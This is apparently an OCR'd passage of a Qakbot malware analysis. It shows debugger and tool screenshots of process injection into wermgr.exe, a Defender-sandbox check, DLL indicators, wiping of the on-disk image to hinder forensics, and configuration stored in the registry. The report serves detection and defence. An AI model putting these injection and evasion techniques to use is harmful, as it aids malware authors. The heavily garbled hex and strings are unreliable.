• 74FF9F21 CC int3 • 74FF9F22 CC int3	>
74FF9F23 CC int3 Default (stdcall)	▼ 5 ÷ Unlocked
• 74FF9F24 CC 1nt3	
24F59F25 CC int3 11 [esp+4] 0000000 22 [esp+4] 035F008 L"C:\\Windt 22 [esp+4] 035F008 L"C:\\Windt	ows\\SvsWOW64\\wermar.exe"
3: [esp+C] 0000000	((-)
di=0556F008 L"C:\\mindows\\SysW0W64\\wermgr.exe"	
edi=0556F008 L"C:\\Windows\\SysW0W64\\wermgr.exe" 5: [esp+14] 00000000	
	~
.text:74FF9EF0 kernel32.dll:\$19EF0 #AEF0 <createprocessw></createprocessw>	>

EIP	 74FF9EF0 74FF9EF2 55 	BFF	mov edi,edi push ebp		CreateProcessW	^	Hide FPU
	74FF9EF3 88	BEC	mov ebp,esp				EAX 0556F8D8 <&LoadLibraryA>
		F25 <u>D8140675</u>	pop ebp imp dword ptr ds	:[<&CreateProcessW>]	JMP.&CreateProcessW		EBX 00000000
	74FF9EFC CC	0	int3				ECX 00000000 EDX 00000000
	74FF9EFD 74FF9EFE CC		int3 int3			_	EBP 0542F778
	74FF9EFF CC	2	int3				ESP 0542F700
	74FF9F00 74FF9F01 CC		int3 int3				ESI 0542F784 EDI 05571740 L"C:\\Windows\\SvsWOW64\\msra.exe"
	74FF9F02 CC	2	int3				EDI 05571740 L"C:\\Windows\\SysWOW64\\msra.exe"
	74FF9F03 74FF9F04 CC		int3 int3				EIP 74FF9EF0 <kernel32.createprocessw></kernel32.createprocessw>
	• 74FF9F05 CC	2	int3				EFLAGS 00000344
	74FF9F06 CC 74FF9F07 CC		int3				ZF 1 PF 1 AF 0
	74FF9F07 CC 74FF9F08 CC		int3 int3				OF 0 SF 0 DF 0
	• 74FF9F09 CC	2	int3				CF 0 TF 1 IF 1
	74FF9F0A CC 74FF9F0B CC		int3 int3				LastError 00000005 (ERROR_ACCESS_DENIED)
	74FF9F0C CC	2	int3				LastStatus C000010A (STATUS_PROCESS_IS_TERMINATING)
	74FF9F0D CC 74FF9F0E CC		int3 int3				
	• 74FF9F0F CC		int3				GS 002B FS 0053 ES 002B DS 002B
	• 74FF9F10 88	BFF	mov edi,edi		ResumeThread		CS 0023 SS 002B
	74FF9F12 74FF9F13 8	BEC	push ebp mov ebp,esp				
	74FF9F15 50	0	pop ebp				ST(0) 0000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	74FF9F16 ^ FF 74FF9F1C CC	E25 B0140675	jmp dword ptr ds int3	:[<mark><&ResumeThread></mark>]	JMP.&ResumeThread		ST(1) 00000000000000000 x87r1 Empty 0.000000000000000 ST(2) 0000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
	74FF9F1D CC	2	int3				ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
	• 74FF9F1E CC		int3				ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
	• 74FF9F1F CC • 74FF9F20 CC		int3 int3				ST(5) 00000000000000000 x87r5 Empty 0.0000000000000000 ST(6) BFFD9FEAC3000000000 x87r6 Empty -0.312337964773178:
	74FF9F21 CC	2	int3				ST(0) BFFD5FERC5000000000 X87F0 Empty -0.512557504775170.
	74FF9F22 74FF9F23 CC		int3 int3				
	• 74FF9F24 CC	5	int3				Default (stdcall)
	74FF9F25 74FE9E26 74EE9E26 74EE9E26		int3			~	1: [esp+4] 00000000 2: [esp+8] 05571740 L"C:\\Windows\\SysWOW64\\msra.exe"
	< <		100.5			>	3: [esp+C] 00000000
edi=05571740 L	"C:\\Windows\\SysW	OW64\\msra.exe"				_	4: [esp+10] 00000000 5: [esp+14] 00000000
							5. [C5p.14] 0000000
.text:74FF9EF0	kernel32.dll:\$19E	F0 #AEF0 <createpro< td=""><td>cessW></td><td></td><td></td><td></td><td></td></createpro<>	cessW>				
EIP	→• 7453550 88FF	mov edi,edi		CreateProcessW			Hide FPU
	 74FF9EF2 55 74FF9EF3 88EC 	push ebp mov ebp,esp				- n	EAX 0556F8D8 <&LoadLibraryA>
	74FF9EF5 5D 74FF9EF6 ^ FF25 081	40675 pop ebp jmp dword ptr	ds:[<mark><&CreateProcessw></mark>]	JMP.&CreateProcessW			EBX 00000000 ECX 00000000
	74FF9EFC CC	1nt3 1nt3 1nt3					EDX 00000000
	74FF9EFE CC 74FF9EFF CC	int3 int3					EBP 0542F778 ESP 0542F700
	 74FF9F00 CC 74FF9F01 CC 	int3					ESI 0542F7B4 EDI 05571788 L"C:\\Program Files (x86)\\Internet Explorer\\iexplore.exe"
	74FF9F02 CC 74FF9F03 CC	int3 int3					EIP 74FF9EF0 <kernel32.createprocessw></kernel32.createprocessw>
	7 24FP94EP0 CC 7 24F994EP1 CC 8 74F994EP1 CC 9 74F994EP1 CC 9 74F994D1 CC 9 74F994D3 CC 9 74F994D3 CC 9 74F994D4 CC 9 74F994D5 CC 9 74F994D7 CC 9 74F994D7 CC 9 74F994D3 CC 9 74F994D4 CC	1nt3 1nt3					EFLAGS 00000344
	74FF9F06 CC 74FF9F07 CC	1nt3 int3					ZF 1 PF 1 AF 0 OF 0 SF 0 DF 0
	74FF9F08 CC 74FF9F09 CC	int3 int3 int3					CF 0 TF 1 IF 1
	# 74FF9F0B CC	int3					LastError 00000005 (ERROR_ACCESS_DENIED)
	74FF9F0D CC	int3 int3					LASTSTATUS CO00010A (STATUS_PROCESS_IS_TERMINATING)
	74FF9F0E CC 74FF9F0F CC	1nt3 1nt3					GS 002B FS 0053 ES 002B DS 002B
	 74FF9F10 88FF 74FF9F12 55 	mov ed1,ed1 push ebp		ResumeThread			CS 0023 SS 002B
	 74FF9F13 74FF9F15 5D 	mov ebp,esp pop ebp					ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	74FF9F16	40675 jmp dword ptr	ds:[K&ResumeThread>]	JMP. &ResumeThread			ST(1) 000000000000000000 x87r1 Empty 0.00000000000000000 ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
	74FF9F1D CC	int3 int3 int3					ST(3) 000000000000000000 x87r3 Empty 0.000000000000000000 ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
	 74FF9F1F CC 74FF9F20 CC 	1nt3					ST(5) 0000000000000000 x87r5 Empty 0.00000000000000000 ST(6) BFFD9FEAC3000000000 x87r6 Empty -0.3123379647731781006
	 74FF9F21 CC 74FF9F22 CC 	int3					>
	 74FF9F23 CC 74FF9F24 CC 	int3					Default (stdcall) 👻 5 🗘 🗌 Unlocked
	74FF9F25 CC 74FF9F26 CC	int3					1: [esp+4] 00000000 2: [esp+8] 05571788 L"C:\\Program Files (x86)\\Internet Explorer\\iexplore.exe" 3: [esp+c] 00000000
adi-organa (la com	<	et Explorer\\iexplore.exe"				>	3: [esp+C] 00000000 4: [esp+10] 00000000 5: [esp+14] 00000000
ea1=055/1/88 L"C:\\Pr	rogram Files (x86)\\Intern	et Explorer\\lexplore.exe"					5: [esp+14] 00000000
.text:74FF9EF0 kernel	132.dll:\$19EF0 #AEF0 <crea< td=""><td>teProcessW></td><td></td><td></td><td></td><td></td><td>· · · · · · · · · · · · · · · · · · ·</td></crea<>	teProcessW>					· · · · · · · · · · · · · · · · · · ·

CreateProcessW API is used to start a new system process using the flag CREATE_SUSPENDED to create the targeted process in suspended mode.

After injecting the Qakbot DLL code with WriteProcessMemory, it finally resumes the injected process and its execution with NtResumeThread.

regsvr32.exe (2836) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Network Comment

ype	Name	Handle	
irectory	KnownDlls32	0x80	
irectory	\Sessions\1\BaseNamedObjects	0xc4	
vent	\Sessions\1\BaseNamedObjects\{8F5D9586-C7D	0x374	
ile	C:\Windows	0x44	
ile	C:\Windows\SysWOW64	0x8c	
ile	C:\Windows\System32\en-US\regsvr32.exe.mui	0xd4	
ile	\Device\DeviceApi	0xf0	
ile	\Device\KsecDD	0xf8	
ile	\Device \CNG	0xfc	
ile	\Device\KsecDD	0x22c	
ile	C:\Windows\WinSxS\x86_microsoft.windows.co	0x2c4	
ile	C:\Windows\SysWOW64\en-US\user32.dll.mui	0x2e8	
ile	C:\Windows\WinSxS\x86_microsoft.windows.c	0x2fc	
ile	C:\Windows\WinSxS\x86_microsoft.windows.c	0x300	
ile	C:\Windows\System32\en-US\winnlsres.dll.mui	0x330	
ile	\Device\NamedPipe\wkssvc	0x34c	
ey	HKLM\SOFTWARE\Microsoft\Windows NT\Curren	0x8	
ey	HKLM\SOFTWARE\Microsoft\Windows NT\Curren	0x50	Handle Properties >
ey	HKLM\SYSTEM\ControlSet001\Control\Nls\Custo	0xe0	General Security
ey	HKLM\SYSTEM\ControlSet001\Control\Vls\Sorting	0xe4	General Security
ey	HKLM	0xec	Basic information
ey	HKLM	0x11c	Name: wermgr.exe (5448)
ey	HKLM\SOFTWARE\Microsoft\Ole	0x120	
ey	HKCU\Software\Classes\Local Settings\Software\	0x128	Type: Process
ey	HKCU\Software\Classes\Local Settings	0x12c	Object address: 0xfffdf887a9de080
ey	HKLM\SYSTEM\ControlSet001\Control\NetworkPr	0x200	Granted access: 0x1fffff (Full control)
ey	HKLM\SYSTEM\ControlSet001\Control\WetworkPr	0x204	
ey	HKLM\SYSTEM\ControlSet001\Control\Session Ma	0x250	References Quota charges
ey	HKCU\Software\Classes	0x2b0	References: 193662 Paged: 4096
ey	HKCU	0x2bc	Handles: 5 Non-paged: 2696
ey	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting	0x2e0	
ey	HKCU\Software\Microsoft\Windows NT\CurrentV	0x37c	
lutant	\Sessions\1\BaseNamedObjects\SM0:2836:168:	0x2cc	
rocess	wermgr.exe (5448)	0x36c	
ection	\Windows\Theme3746615704	0x2d0	
ection	\Sessions\1\Windows\Theme3023021736	0x2d4	
emaphore	\Sessions\1\BaseNamedObjects\SM0:2836:168:	0x2d8	
hread	regsvr32.exe (2836): 11976	0x2f0	
hread	regsvr32.exe (2836): 11976	0x344	
hread	wermgr.exe (5448): 4296	0x368	
VindowStation	\Sessions\1\Windows\WindowStations\WinSta0	0xc0	
VindowStation	Sessions 1 Windows Window Stations WinSta0	0xd0	OK Cancel

The injected process (wermgr.exe) contains a newly allocated memory space found in 0x302000. The page has RWX (Read, Write, Execute) protection, and this page contains an MZ header of the injected Qakbot DLL.

-														Į	Strings
e address	Туре	Size Protect	Use	Total WS	Private WS	Shareable WS	Shared WS	Locked WS	wermar.exe (5	5448) (0x3020	000 - 0y30490	1001		-	0
0xab0000	Image	212 kB WCX	C:\Windows\SysWOW64\wermgr.exe	212 k8	12 kB	200 kB			-			,			
0xd20000	Mapped	32,768 kB NA		20 k8	16 kB	4kB	4 kB		00000000 4d 5	a 90 00 03	00 00 00	04 00 00 00 ff	ff 00 00 MZ		
0x2d20000	Private	128 kB RW		128 kB	128 kB				О0000010 ь8 0	0 00 00 00	00 00 00	40 00 00 00 00	00 00 00		
0x2d40000	Private	8 kB RW		8 kB	8 kB							00 00 00 00 00			
0x2d50000	Mapped	108 kB R		4 kB		4 kB	4 kB						01 00 00		
0x2d70000	Private	256 kB RW	Stack (thread 4296)	32 kB	32 kB							21 b8 01 4c cd			
0x2db0000	Private	256 kB RW	Stack 32-bit (thread 4296)	24 k8	24 kB								6e 6e 6f is program can 4f 53 20 t be run in D		
0x2df0000	Mapped	16 kB R		4 k8		4 kB	4 kB						41 53 20 t be run in D 00 00 00 mode\$		
0x2e00000	Private	2,048 kB RW	PEB	20 k8	20 k8			/					f7 d4 c0		
0x3000000	Mapped	8 kB R		4 k8		4 kB							f7 d4 c0		
0x3010000	Private	8 kB RW		8 kB	8 kB				000000a0 06 8	2 d5 c1 b0	f7 d4 c0	b3 f7 d5 c0 c5	f7 d4 c0		
0x3020000	Mapped	164 kB RWX		164 kB		164 kB	~ ~						f7 d4 c0q		
0x3020000	Mapped: Com	164 kB RWX		164 kB		164 kB							f7 d4 c0		
00000	Private	8168 KW		818	8 KB								f7 d4 c0 aq		
0x77500000	Image	1,640 k8 WCX	C:\Windows\SysWOW64\ntdl.dl	1,640 kB	24 kB	1,616 kB	1,604 kB						f7 d4 c0 gRich.		
0x7fde0000	Mapped	4 kB R		4 k8		4 kB	4 kB						00 00 00		
0x7fdf0000	Mapped	140 kB R		4 kB		4 kB	4 kB						01 05 00PEL		
0x7ffe0000	Private	4kB R	USER_SHARED_DATA										00 02 21 .CYc		
0x7ffef000	Private	4kB R		4 kB		4 kB	4 kB						00 00 00		
0x7fff0000	Private	2,097,216 kB R											00 65 05 .h		
0x7df574100000	Mapped	2,147,483, NA		16 kB	12 kB	4 kB	4 kB						00 00 00		
0x7ff933ce0000	Image	1,984 kB WCX	C:\Windows\System32\ntdl.dll	1,984 kB	36 kB	1,948 kB	1,928 kB						10 00 00		
													00 00 00		
													00 00 001		
													00 00 00{		
													0c 00 00		
									000001c0 70 c	f 01 00 38	00 00 00	00 00 00 00 00	00 00 00 p8		
									Re-read	Write	Go to	16 bytes per row		Save	Close
									Kenedu	vince	00 00	to bytes per row	~	Jave	Close

In addition to the AV enumeration, Qakbot also checks if it is running on the Windows Defender sandbox. Qakbot checks the existence of a subdirectory: "C:\\INTERNAL__empty." If this folder exists, the Qakbot process terminates itself.

74DDFSD8 CC 74DDFSDC CC 74DDFSDC CC 74DDFSDD CC	int3	· · · · · · · · · · · · · · · · · · ·	Hide FPU	
74DDFSDE CC	int3 int3		EAX FFFFFFF EBX 00000000	^
7 4DDF5DF CC 74DDF5E0 88FF	int3 mov_edi,edi	GetFileAttributesw	ECX 7D3B001C	
 74DDFSE2 55 74DDFSE3 8BEC 	push ebp mov ebp,esp		EDX 00000000 EBP 0323E514	
 74DDF5E5 74DDF5E8 74DDF5E8 74D0F5E8 74D0F5E8 	sub esp,58 mov eax,dword ptr ds:[74EB5B00]		ESP 0323E504 ESI 00000000	
74DDF5ED 33C5 74DDF5EF 8945 F8	<pre>xor eax,ebp mov dword ptr ss:[ebp-8],eax</pre>		EDI 0045ECF4 "UchfÄÄ,"éE"	
7 4DD FS F2 53 7 4DD FS F3 56	push ebx push esi		EIP 7400F663 kernelbase.740DF663	
74DDF5F4 57 74DDF5F5 887D 08	push edi mov edi,dword ptr ss:[ebp+8]	edi:"U‹ifĂĂ,"éE" [ebp+8]:"MZ钢"	EFLAGS 00000246	
74DDF5F8 8D45 C4 74DDF5F8 33D8	lea eax,dword ptr ss:[ebp-3C] xor ebx,ebx		ZF 1 PF 1 AF 0 OF 0 SF 0 DF 0	
74DDF5FD 53 74DDF5FE 53	push ebx push ebx		CF 0 TF 0 IF 1	
74DD55FF 50 74DDF5600 57	push eax	ed1: "U⊲Ì fĂĂ. "éE"	LastError 00000003 (ERROR_PATH_NOT_FOUND) LastStatus C000003A (STATUS_08JECT_PATH_NOT_FOUND)	
 74DDF601 FF15 F490E874 74DDF607 85C0 	<pre>call dword ptr ds:[<drt1dospathnametont] eax.eax<="" pre="" test=""></drt1dospathnametont]></pre>		GS 0028 FS 0053	
74DDF609 78 72 74DDF608 8875 C8	<pre>is kernelbase.74DDF67D mov esi.dword ptr ss:[ebp-38]</pre>		ES 002B DS 002B	
 74DDF60E 8D45 C4 74DDF611 8945 B4 	lea eax,dword ptr ss: ebp-3C mov dword ptr ss: ebp-4C, eax	[ebp-4C]:L"\\??\\C:\\INTERNAL\\empty"	CS 0023 SS 002B	
7 4DD F 614 8D 45 CC 7 4DD F 617 50	lea eax, dword ptr ss:[ebp-34] push eax	Ecob active ((), ((c) ((c) contect)	ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000 ST(1) 00000000000000000 x87r1 Empty 0.00000000000000000000000000000000000	
74DDF618 8D45 AC 74DDF618 C745 AC 18000000	<pre>lea eax,dword ptr ss: ebp-54 mov dword ptr ss: ebp-54,18</pre>		ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000 ST(3) 0000000000000000 x87r3 Empty 0.00000000000000000000000000000000000	
e 74DDF622 50 e 74DDF623 895D 80	oush eax		ST(4) 0000000000000000 x87r4 Empty 0.00000000000000000 ST(5) 40038000000000000 x87r5 Empty 16.0000000000000000	
74DDF626 74DDF626 74DDF620 8950 80	mov dword ptr ss: ebp-50, ebx mov dword ptr ss: ebp-48, 40 mov dword ptr ss: ebp-44, ebx	40: '@'	ST(6) 3FFB80000000000000 x87r6 Empty 0.0625000000000000000	~
74DF630 8950 BC 74DF630 8950 C0 74DF633 FF15 C899E874	mov dword ptr ss: ebp-44, ebx call dword ptr ds: [<&ZwQueryAttributesF		<	· · · · ·
740DF633 FF13 C322674 740DF639 64:8800 30000000 740DF640 88D8	mov ecx, dword ptr [30]		Default (stdcal) 1: [esp+4] 05DFF8B8 L"C:\\INTERNAL\\empty"	Curlocked
7400F640 8808 7400F642 56	mov ebx, eax	· · · · · · · · · · · · · · · · · · ·	2: [esp+8] 0323E528 3: [esp+C] 0323E518 &"<#[_^]Å\x10"	
edi=004SECF4 "U <ifää."ée"< td=""><td></td><td>,</td><td>4: [esp+10] 0323E534 5: [esp+14] 77571DD6 "<#[_^]Å\x10"</td><td></td></ifää."ée"<>		,	4: [esp+10] 0323E534 5: [esp+14] 77571DD6 "<#[_^]Å\x10"	
.text:74DDF5E0 kernelbase.dll:\$EF5E0 #EE9E0 <getfileattri< td=""><td>butesw></td><td></td><td></td><td>~</td></getfileattri<>	butesw>			~
	👹 Watch 1 🛛 🛛 🖉 Struct	0323E508 05DFF888	C return to 05B6691D from 777 3 L"C:\\INTERNAL\\empty"	^
	ASCII	0323E50C 0323E510 0323E510	3 & <a[_^]å\x10"< td=""><td></td></a[_^]å\x10"<>	
77501000 16 00 18 00 C0 8B 50 77 14 00 16 00 38 84 50 77 77501010 00 00 02 00 80 58 50 77 06 00 10 00 60 8D 50 77 77501020 0C 00 60 00 00 80 58 50 77 06 00 80 08 50 50 77		0323E514 0323E534 0323E518 77571DD	6 return to ntdl1.77571DD6 from ???	
77501030 06 00 08 00 C0 80 50 77 06 00 08 00 B8 80 50 77 77501040 06 00 08 00 C8 80 50 77 08 00 04 00 70 83 50 77	À. Pw	0323E51C 05B6000 0323E520 05DFF8B	8 L"C:\\INTERNAL\\empty"	
77501050 1C 00 1E 00 5C 84 50 77 2A 00 2C 00 C4 8C 50 77 77501060 08 00 0A 00 08 8B 50 77 02 00 04 00 98 8D 50 77	1.Pw*.,.A.Pw	0323E524 000000 0323E528 000000	0	
77501070 08 00 0A 00 A4 D7 50 77 18 00 1A 00 50 84 50 77 77501080 1C 00 1E 00 70 D9 50 77 28 00 2A 00 44 D9 50 77		0323E530 0040000	4 volleyed.EntryPoint 0 volleyed.00400000	
77501090 34 00 36 00 02 09 20 27 18 00 14 00 12 00 00 27 77501040 14 00 12 00 00 00 00 14 00 12 00 00 00 00 14 00 14 00 12 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 00 00	4.6UPw		8 return to ntdll.77535608 from ntdll.77571DC0	
77501040 14 00 12 00 19 20 77 13 00 14 00 14 00 20 77 77501060 20 00 22 00 20 08 50 77 30 00 32 00 5C 08 50 77 775010C0 2C 00 2E 00 2C 08 50 77 20 00 22 00 08 08 50 77	."@Pw0.2.\@Pw	0323E540 0040000	4 volleyed.EntryPoint 0 volleyed.00400000	
77501000 18 00 1A 00 EC D7 50 77 10 00 12 00 D8 D7 50 77		0323E544 000000 0323E548 000000		~
775010E0 36 00 38 00 44 D9 50 77 08 00 0A 00 44 8D 50 77 775010F0 06 00 08 00 9C 8D 50 77 41 63 4D 67 FF FF FF 7F	PwAcMgŷŷŷ.	v <	×	>

During our analysis, we spotted that the unpacked Qakbot DLL was inside the injected process memory.

This unpacked Qakbot DLL has unique indicators:

- DLL internal name: fwpolicyiomgr.dll
- DLL export functions: DIIRegisterServer, DIIInstall

Offset	Name	Value	Meaning
1CFB0	Characteristics	0	
1CFB4	TimeDateStamp	FFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
1CFB8	MajorVersion	0	
1CFBA	MinorVersion	0	
1CFBC	Name	1CFEC	fwpolicyiomgr.dll
1CFC0	Base	1	
1CFC4	NumberOfFunc	2	
1CFC8	NumberOfNames	2	
1CFCC	AddressOfFunc	1CFD8	
1CFD0	AddressOfNames	1CFE0	
1CFD4	AddressOfNam	1CFE8	

Exported F	Exported Functions [524453 entries]										
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder						
1CFD8	1	66CA	1CFFE	DIIRegisterSe	rver						
1CFDC	2	66EA	1D010	DIIInstall							

Here is an older version of the Qakbot unpacked DLL from previous campaigns:

- DLL internal name: visualstudio_helper.dll
- DLL export function: DIIRegisterServer

Name Characteristics	Value	Meaning					
	Value	Meaning					
Characteristics							^
	0						
TimeDateStamp	FFFFFFF	Sunday, 07.02.210	6 06:28:15 UTC				
MajorVersion	0						
MinorVersion	0						
Name	5FD92	visualstudio_helpe	er.dll				
Base	1						
NumberOfFunc	1						
NumberOfNames	1						
AddressOfFunc	5FD88						~
tions [1 entry]							
Ordinal	Function RVA	Name RVA	Name	Forwarder			
1	183B0	5FDAA	DIIRegisterServer				
	MajorVersion MinorVersion Name Base NumberOfFunc NumberOfNames AddressOfFunc ions [1 entry]	MajorVersion 0 MinorVersion 0 Name 5FD92 Base 1 NumberOfFunc 1 NumberOfNames 1 AddressOfFunc 5FD88 ions [1 entry] Ordinal Function RVA	MajorVersion 0 MinorVersion 0 Name 5FD92 visualstudio_helpe Base 1 NumberOfFunc 1 NumberOfNames 1 AddressOfFunc 5FD88 ions [1 entry] Ordinal Function RVA Name RVA	MajorVersion 0 MinorVersion 0 Name 5FD92 visualstudio_helper.dll Base 1 NumberOfFunc 1 NumberOfNames 1 AddressOfFunc 5FD88 ions [1 entry] Ordinal Function RVA Name RVA Name	MajorVersion 0 MinorVersion 0 Name 5FD92 visualstudio_helper.dll Base 1 NumberOfFunc 1 NumberOfNames 1 AddressOfFunc 5FD88 ions [1 entry] Ordinal Function RVA Name RVA Name Forwarder	MajorVersion 0 MinorVersion 0 Name 5FD92 visualstudio_helper.dll Base 1 NumberOfFunc 1 NumberOfNames 1 AddressOfFunc 5FD88 ions [1 entry] Ordinal Function RVA Name RVA Name Forwarder	MajorVersion 0 MinorVersion 0 Name 5FD92 visualstudio_helper.dll Base 1 NumberOfFunc 1 NumberOfNames 1 AddressOfFunc 5FD88 ions [1 entry] Ordinal Function RVA Name RVA Name Forwarder

After the injection, Qakbot stores the content of its DLL in memory, and it corrupts the image file (DLL) on the disk by overwriting it with junk data. This is done to interfere with forensics and analysis attempts:

 Size:
 628 KB (643,400 bytes)
 Size:
 4.00 KB (4,096 bytes)

 Size on disk:
 630 KB (645,120 bytes)
 Size on disk:
 4.00 KB (4,096 bytes)

1																																	
📓 volleyed.da	t																																
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	oc	OD	0E	OF	10	11	12	13	14	15	16	17	18	19	1A	1B	10	1D	1E	1F	Decoded text
00000000	4D	5A	50	00	02	00	00	00	04	00	OF	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	00	1A	00	00	00	00	00	MZPÿÿ,@
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	
00000040	BA	10	00	0E	1F	В4	09	CD	21	. B8	01	4C	CD	21	90	90	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	°´.Í!,.LÍ!This program mus
00000060	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	t be run under Win32\$7
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000100																																00	PEL^B*à.Ž;Þ
00000120										EC																							.Úôìð@
00000140										00																							ê
00000160										00																							
00000180										DO																							N!Ð(¹ 4H
000001A0										00																							.Pİs
000001C0										00																							••••••
000001E0										00																							CODE
00000200																																60	\$ÝÞ
00000220										1A																							DATAèðâ
00000240										53																							@ÀBSSþ
00000260										00																							À.idataN!
00000280										00																							."þ@À.reloc
000002A0																																50	ÌsPt
000002C0										28																							.rsrc(Đ("
000002E0										00																							@P
00000300										00																							· · · · · · · · · · · · · · · · · · ·
00000320										00																							
00000340										00																							
00000380										00																							
000003A0										00																							
000003C0										00																							
000003E0										00																							
00000400										2B																							.A.p.A.¼+@.È+@.Ø+@€ä+@€
00000420										2B																							δ+0€ü+0€.,0€.,0€
00000440										20																							.,@€(,@€L,@€p,@€
00000460										20																							~,@€°,@€Ü,@€ø,@€
00000480																																10	ða@.Ð1@.Pb@.@^@.°^@.`^@É@.pÓ@.
000004A0										C4																							ÀÃ@.PÄ@Ä@.0Å@.pÅ@Å@.ÀÓ@Ê@.
000004C0																																10	ÀÅ@.ÐÅ@.`Æ@.àÆ@.0C@.°L@. d@.ÀÖ@.
000004E0										28																							ÀLQ.ÐLQ(Q.8Ä.A. CQ.
00000500										00																							Àg@.€h@. i@.ðL@M@.
00000520																																1C	°Đ0.PĐ0. Đ0M0Á0.ĐÁ0Ã0.PÃ0.
00000540	AO	C3	40	10	30	6A	40	10	BO	6A	40	10	70	67	40	10	EO	6A	40	10	40	69	40	10	40	6A	40	10	10	6A	40	10	Ã0.0j0.°j0.pg0.àj0.0i0.0j0j0.
00000560	00	68	40	10	70	6A	40	10	20	BB	40	1C	CO	BA	40	1C	60	BB	40	1C	90	68	40	10	50	69	40	10	90	69	40	10	.h@.pj@. »@.À°@.`»@h@.Pi@i@.
00000580	00	A9	40	1C	80	A9	40	10	90	CA	40	1C	10	AA	40	1C	60	AB	40	1C	80	CB	40	1C	FO	5B	40	10	50	5C	40	1C	.©@.€©@Ê@ª@.`«@.€Ë@.ð[@.P\@.
000005A0	20	5C	40	1C	A0	4D	40	10	10	4E	40	1C	50	4E	40	1C	70	4E	40	1C	A0	4E	40	1C	AO	69	40	10	60	67	40	1C	\@. M@N@.PN@.pN@. N@. i@. g@.

Qakbot stores its configuration in a fileless manner by loading its configuration from its resource section and then storing its configuration in the registry, in HKCU\\Software\\Microsoft\\[RandomDir].

type (10)	name	file-offset (59)	signature (9)	size (202963 bytes)	file-ratio (31.55%)	entropy	language (3)	first-bytes-hex	first-bytes-text
123	В	0x000713F8	unknown	5666	0.88 %	7.967	unknown	86 53 DE 98 CD B0 70 22 A7 FA 4F 95 5	S p " O ' % \
222	Α	0x00072A1C	unknown	167940	26.10 %	7.552	unknown	00 90 02 00 32 DF 7C 50 07 D5 6B 41 11	

Two suspicious Qakbot resources

Time of Day	Process Name	PID	Operation	Path	Result	Detail
5:04:02.7664870 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\1aa003f8	SUCCESS	Type: REG_BINARY, Length
5:04:02.7667480 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\2f3fd3b6	SUCCESS	Type: REG_BINARY, Length
5:04:02.7669228 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\2d7ef3ca	SUCCESS	Type: REG_BINARY, Length
5:04:02.7674184 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\5076bc40	SUCCESS	Type: REG_BINARY, Length
5:04:03.1860751 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\9783b4d3	SUCCESS	Type: REG_BINARY, Length
5:04:03.1862821 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\65e96c0e	SUCCESS	Type: REG_BINARY, Length
5:04:03.2261011 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\1aa003f8	SUCCESS	Type: REG_BINARY, Length
5:04:03.2499761 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\52379c3c	SUCCESS	Type: REG_BINARY, Length

🎬 Registry I	Editor
--------------	--------

	SER\Software\Microsoft	Uboeuaipiamc			
Alternational Basic Technical	^	Name (Default)	Type REG_SZ	Data (value not set)	
in Distant		2d7ef3ca 2f3fd3b6	REG_BINARY REG_BINARY REG_BINARY	4d ca 7d 77 ec ca 6a 1c 85 a9 0b d5 97 77 89 bb c5 10 2d 0e 9b 1 39 9c 68 86 97 d5 71 0c f0 1 ed 75 79 4c 89 7d c0 1 37 3a f ac d6 b4 ac a7 00 a7 68 6e 44 e9 b3 31 7e 66 ec 71 7b a1 d3 1b 33 c3 17 50 08 c7 d9 24 c3 66 16 4b a1 31 09 44 1a 93 a8 48 f5 bc 78 c6 51 8f 16 a7 58 45 16 98 9a 1a b0 3b 2d 35 bb 141 392 16 9a b5 d5 f6 232 1 c5 55 d3 d2 fc 69 72 30 81 c2 e0 8	
int Faire States		10000000000000000000000000000000000000	REG_BINARY REG_BINARY	fe 57 cc 8a 68 39 f2 67 79 12 98 53 90 65 71 05 55 f2 ae 7b 16 d9 a9 75 fe 06 31 95 d8 78 56 f4 c2 4e 43 e7 2f f6 b6 36 f7 80 b2 8e be 77 ec 6b 4d ae 83 47 62 4d aa 39 3f ee 69 59 a8 b2 11 6f d2 cf 7d 02 cc 2c a9 8b de 1b b7	
